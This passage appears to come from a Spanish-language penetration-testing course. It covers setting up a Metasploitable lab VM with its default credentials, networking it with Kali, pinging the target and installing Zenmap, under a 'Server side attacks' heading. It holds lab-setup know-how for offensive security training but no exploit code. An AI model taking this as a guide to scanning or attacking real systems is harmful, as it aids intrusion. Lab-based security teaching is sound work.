
Haz clic en el botón Choose.



Haz clic en **Create**.




Finalmente, haz clic en el botón Start, en la parte superior



Espera a que finalice la instalación.

La instalación finaliza:




Deberás ingresar el usuario y password, que es el mismo en ambos casos: msfadmin


El password no será visible.



Habrás *loggeado*:




Si necesitas apagar esta máquina, puedes tipear el código **sudo poweroff**. Te pedirá que vuelvas a ingresar el password.




Server side attacks


Para comenzar, asegúrate de que tanto Kali como Metasploitable están usando NAT Network:



Si vas a Metasploitable e ingresas el código **if config**, veremos que la IP es 10.0.2.6.



Si vas a Kali, podrás hacer ping con esta IP.



The screenshot shows a Kali Linux virtual machine running in Oracle VM VirtualBox. The terminal window displays the following output for a ping command:


```
root@kali: ~  
root@kali:~# ping 10.0.2.6  
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data:  
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.662 ms  
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.342 ms  
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.376 ms  
^C
```


Instalar Zenmap


Entra al siguiente link:

- <https://nmap.org/>

Haz clic en **Download**:




Navega hasta Linux source:



Haz clic en **Zenmap**:


Optional Zenmap GUI (all platforms): [zenmap-7.80-1.noarch.rpm](#)
Source RPM (includes Nmap, Zenmap, Ncat, and Nping): [nmap-7.80-1](#)

Guarda el archivo:




l: [nmap-7.80-1.x86_64.rpm](#)
[ncat-7.80-1.x86_64.rpm](#)
l: [nping-0.7.80-1.x86_64.rpm](#)


Encontrarás el archivo en tu carpeta de descargas:



Ve a la terminal de Kali, y escribe **apt-get install**.




Presiona **Enter**.



Ahora escribe **apt-get install alien**.



Presiona Enter.



Ahora navegaremos hasta la carpeta de Descargas:

```
root@kali:~# cd Downloads/
```

Ingresa **ls** para ver el archivo:

```
